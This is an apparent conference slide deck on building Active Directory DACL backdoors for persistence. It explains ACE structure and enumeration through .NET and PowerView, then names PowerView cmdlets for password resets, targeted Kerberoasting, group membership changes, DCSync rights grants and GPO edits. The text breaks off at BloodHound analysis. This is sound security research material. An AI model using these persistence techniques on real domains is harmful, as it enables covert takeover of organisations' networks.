An ACE Up the Sleeve

Designing Active Directory DACL Backdoors

Andy Robbins *and* ***Will Schroeder***
SpecterOps

@_wald0

- **Job:** Adversary Resilience Lead at **SpecterOps**
- **Co-founder/developer**: BloodHound
- **Trainer:** BlackHat 2016
- **Presenter**: DEF CON, DerbyCon, ekoparty, Paranoia, ISSA Intl, ISC2 World Congress, various Security BSides
- **Other:** ask me about ACH

@harmj0y

- **Job:** Offensive Engineer at **SpecterOps**
- **Co-founder/developer**: Veil-Framework, Empire/EmPyre, PowerView/PowerUp, BloodHound, KeeThief
- **Trainer:** BlackHat 2014-2016
- **Presenter**: DEF CON, DerbyCon, ShmooCon, Troopers, BlueHat Israel, various BSides
- **Other:** PowerSploit developer and Microsoft PowerShell MVP

tl;dr

- DACL/ACE Background
- Enumeration of AD DACLs
- DACL Misconfiguration and Abuse
- Analysis with BloodHound
- Designing ACL Based Backdoors
- Case Studies and Demos
- Defenses

Disclaimer

- There is no exploit/CVE/whatnot here, just ways to purposely implement Active Directory DACL misconfigurations

- These backdoors are post-elevation techniques that ***require some type of elevated access*** to the objects you're manipulating

Why Care?

- It's often difficult to determine whether a specific AD DACL misconfiguration was set ***maliciously*** or ***configured by accident***
- These changes also have a minimal forensic footprint and often survive OS and domain functional level upgrades
  - This makes them a great chance for subtle, long-term domain persistence!
- ***These may have been in your environment for YEARS!***

“As an offensive researcher, if you can dream it, someone has likely already done it...and that someone isn’t the kind of person who speaks at security cons”

Matt Graeber
“*Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor*” - BlackHat 2015

1.

Background

From ACLs to ACEs

Previous Work

Chemins de contrôle en environnement Active Directory

Chacun son root, chacun son chemin


Lucas Bouillot, Emmanuel Gras

Agence **N**ationale de la
Sécurité des **S**ystèmes
d'**I**nformation

SSTIC 2014 - 4 juin 2014


https://www.sstic.org/2014/presentation/chemins_de_controle_active_directory/

Previous Work



https://www.sstic.org/2014/presentation/chemins_de_controle_active_directory/

Previous Work



https://blogs.technet.microsoft.com/pfesweplat/2017/01/28/forensics-active-directory-acl-investigation/

Previous (Offensive) Work?

Хабрахабр Публикации Пользователи Хабы Компании Песочница

404 **Георгий Шуклин** @amarao
Пользователь

14 апреля 2010 в 21:10

Бэкдор в active directory своими руками

Информационная безопасность*

Итак, мы все знаем про подлых пользователей с UID=0 в unix, которых может быть больше одного.

Посмотрим, как такое же (а на самом деле, даже более страшное) организовывается в инфраструктуре Windows. Разумеется, мы говорить будем не про локальные виндовые учётные записи, а про Active Directory, т.е. говорить будем об администраторе домена. Или, даже, хуже, об enterprise administrator.

Итак, истина номер один: у объектов в active directory есть атрибуты и права доступа.
Истина номер два: эти атрибуты можно менять.

https://habrahabr.ru/post/90990/

Securable Objects

- Any securable object in a Windows environment contains a **SECURITY_DESCRIPTOR** structure that contains:
  - A set of control/inheritance bits in the header
  - The security identifier (SID) of the object's owner
  - The SID of the object's primary group (not used)
  - A discretionary access control list (DACL)
  - A system access control list (SACL)
- This is a binary structure, but can be described with a Security Descriptor Definition Language (SDDL) string

SECURITY_DESCRIPTOR

```
typedef struct _SECURITY_DESCRIPTOR {
  UCHAR  Revision;
  UCHAR  Sbz1;
  SECURITY_DESCRIPTOR_CONTROL  Control;
  PSID  Owner;
  PSID  Group;
  PACL  Sacl;
  PACL  Dacl;
} SECURITY_DESCRIPTOR, *PISECURITY_DESCRIPTOR;
```

https://msdn.microsoft.com/en-us/library/windows/hardware/ff556610(v=vs.85).aspx

ACLs, DACLs, and SACLs


- Access Control List (ACL) is basically shorthand for the DACL/SACL superset
- An object's **Discretionary Access Control List** (DACL) and **Security Access Control List** (SACL) are ordered collections of **Access Control Entries** (ACEs)
  - The DACL specifies what principals/trustees have what rights over the object
  - The SACL allows for auditing of access attempts to the object

ACEs

- All ACEs include:
  - A 32-bit set of flags that control auditing
  - A 32-bit **access mask** that specifies access rights allowed
  - A security identifier (SID) that identifies the principal/trustee that has the given rights

GR → Generic_Read
GW → Generic_Write
GE → Generic_Execute
GA → Generic_ALL
AS → Right to access SACL

https://msdn.microsoft.com/en-us/library/windows/desktop/aa374896(v=vs.85).aspx


Permission Entry for victim
Principal: harmj0y (harmj0y@testlab.local)
Select a principal
Type: Allow
Applies to: This object and all descendant objects
Permissions:
Full control
List contents
Read all properties
Write all properties
Delete
Delete subtree
Read permissions
Modify permissions
Modify owner
All validated writes
All extended rights
Create all child objects
Delete all child objects
Create ms-net-ieee-80211-GroupPolicy objects
Delete ms-net-ieee-80211-GroupPolicy objects
Create ms-net-ieee-8023-GroupPolicy objects
Delete ms-net-ieee-8023-GroupPolicy objects
Allowed to authenticate
Change password
Receive as
Reset password
Send as
Properties:
Read all properties
Write all properties
Read msDS-OperationsForAzTaskBL
Read msDS-parentdistname

DS_CONTROL_ACCESS

- AD access mask bit that grant privileges that aren't easily expressed in the access mask
- Interpreted a few different ways
- If the **ObjectAceType** of an ACE with CONTROL_ACCES set is the GUID of a confidential **property** or property set, this bit controls read access to that property
  - E.g. in the case of the Local Administrator Password Soltution (LAPS)

DS_CONTROL_ACCESS and Extended Rights

- If the **ObjectAceType** GUID matches a registered extended-right GUID in the schema, then control_access grants that particular “control access right”

- Examples:
  - **User-Force-Change-Password** on user objects
  - **DS-Replication-Get-Changes** and **DS-Replication-Get-Changes-All** on the domain object itself

SRM and Canonical ACE Order

- In Windows and AD, the Kernel-Mode Security Reference Monitor (SRM) is in charge of deciding the outcome of access requests, based on the canonical order of ACEs on the target object, and the access being requested.
- By understanding the order of evaluation the SRM uses for these access decisions, an attacker may more effectively hide malicious ACEs, or even entire security principals from defenders.

SRM and Canonical ACE Order

- The “canonical” order of ACE evaluation:
  - Explicit **DENY**
  - Explicit **ALLOW**
  - Inherited **DENY**
  - Inherited **ALLOW**

- Inherited privileges are further complicated by generational distance from which the object inherits that ACE: generationally closer inherited ACEs are given priority

2.

DACL Enumeration

You Don’t Know
What You Can’t Find

.NET/LDAP

- The **SecurityMasks** property of a .NET **DirectorySearcher** object can be set to retrieve the DACL, SACL, and/or Owner information for an object through LDAP

```
using System.DirectoryServices;
...
DirectorySearcher src = new DirectorySearcher("…");
src.PropertiesToLoad = new string[] {ntSecurityDescriptor,…};
src.SecurityMasks = SecurityMasks.Dacl | SecurityMasks.Owner;
SearchResultCollection res = src.FindAll();
```

https://msdn.microsoft.com/en-us/library/system.directoryservices.securitymasks(v=vs.110).aspx

PowerView

- PowerView's **Get-DomainObjectACL** function wraps the .NET/LDAP method to enumerate the DACLs for any given domain object
  - The security descriptor is parsed and individual ACEs are output on the pipeline
  - The **-ResolveGUIDs** flag will build an environment-specific mapping of right GUIDS to display names
- *By default, any domain authenticated user can enumerate DACLs for most objects in the domain!*

PowerView

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -ResolveGUIDs |
 ? {$_.SecurityIdentifier -match $(ConvertTo-SID eviluser)}


AceQualifier           : AccessAllowed
ObjectDN               : CN=harmj0y,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights  : WriteProperty
ObjectAceType          : Script-Path
ObjectSID              : S-1-5-21-883232822-274137685-4173207997-1111
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-883232822-274137685-4173207997-1115
AccessMask             : 32
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
```

3.

DACL (Mis)configurations

And Abuse!

Elevation vs. Persistence

- Our work in this area was first motivated by a desire to find AD misconfigurations for the purposes of domain privilege escalation
  - I.e. searching for specific ACE relationships that result in a lesser-privileged object modifying a higher-privileged one
- This presentation is about ***modifying/adding*** ACEs (or chains of ACEs) in order to provide persistence in a domain environment

AD Generic Rights

- **GenericAll**
  - Allows ALL generic rights to the specified object
  - Also grants “control rights” (see next slide)
- **GenericWrite**
  - Allows for the modification of (almost) all properties on a specified object
- Both are abusable with PowerView’s **Set-DomainObject**, and these two rights generally apply to most objects for takeover

AD Control Rights

- There are a few rights that allow a trustee/principal to gain control of the object in some way
- **WriteDacl** grants the ability to modify the DACL in the object security descriptor
  - Abusable with PowerView: **Add-DomainObjectAcl**
- **WriteOwner** grants the ability to take ownership of the object
  - Object owners implicitly have full rights!
  - Abusable with PowerView: **Set-DomainObjectOwner**

Target:
User Objects

- The two takeover primitives are forcing a password reset, and targeted Kerberoasting through SPN modification (to recover creds)
- So the additional rights we care about are:
  - **WriteProperty** to all properties
  - **WriteProperty** to servicePrincipalName
  - All extended rights
  - **User-Force-Change-Password** (extended)
- Abusable through **Set-DomainObjectOwner** and **Set-DomainUserPassword**

Target:
Group Objects

- The main takeover primitive involves adding a user to the target group

- So the additional rights we care about are:
  - **WriteProperty** to all properties
  - **WriteProperty** to the member property

- Abusable through **Add-DomainGroupMember**

Target: Computer Objects

- If LAPS is enabled:
  - We care about **DS_CONTROL_ACCESS** or **GenericAll** to the **ms-MCS-AdmPwd** (plaintext password) property

- Otherwise, we don't know of a practical way to abuse a control relationship to computer objects :(
  - If you have any ideas, please let us know!

Target:
Domain Objects

- The main takeover primitive involves granting a user domain replications rights (for DCSync)

- So the main effective right we care about is **WriteDacl**, so we can grant a principal DCSync rights with **Add-DomainObjectAcl**

Target:
Group Policy Objects


- The main takeover primitive involves the right to edit the group policy (that's then linked to an OU/site/domain)
  - This gives the ability to compromise users/computers in these containers
- So the additional rights we care about are:
  - **WriteProperty** to all properties
  - **WriteProperty** to GPC-File-Sys-Path
- GPOs can be edited on SYSVOL

4.

BloodHound Analysis


Arrooooooooooo

BloodHound Analysis




- BloodHound enables simple, graphical analysis of control relationships in AD
- **Defenders** can use this for least privilege enforcement, identifying misconfigured ACLs, and detecting non-stealthy ACL-enabled backdoors
- **Attackers** can use this to identify ACL-enabled escalation paths, select targets for highly stealthy backdoors, and understand privilege relationships in the target domain

BloodHound Analysis

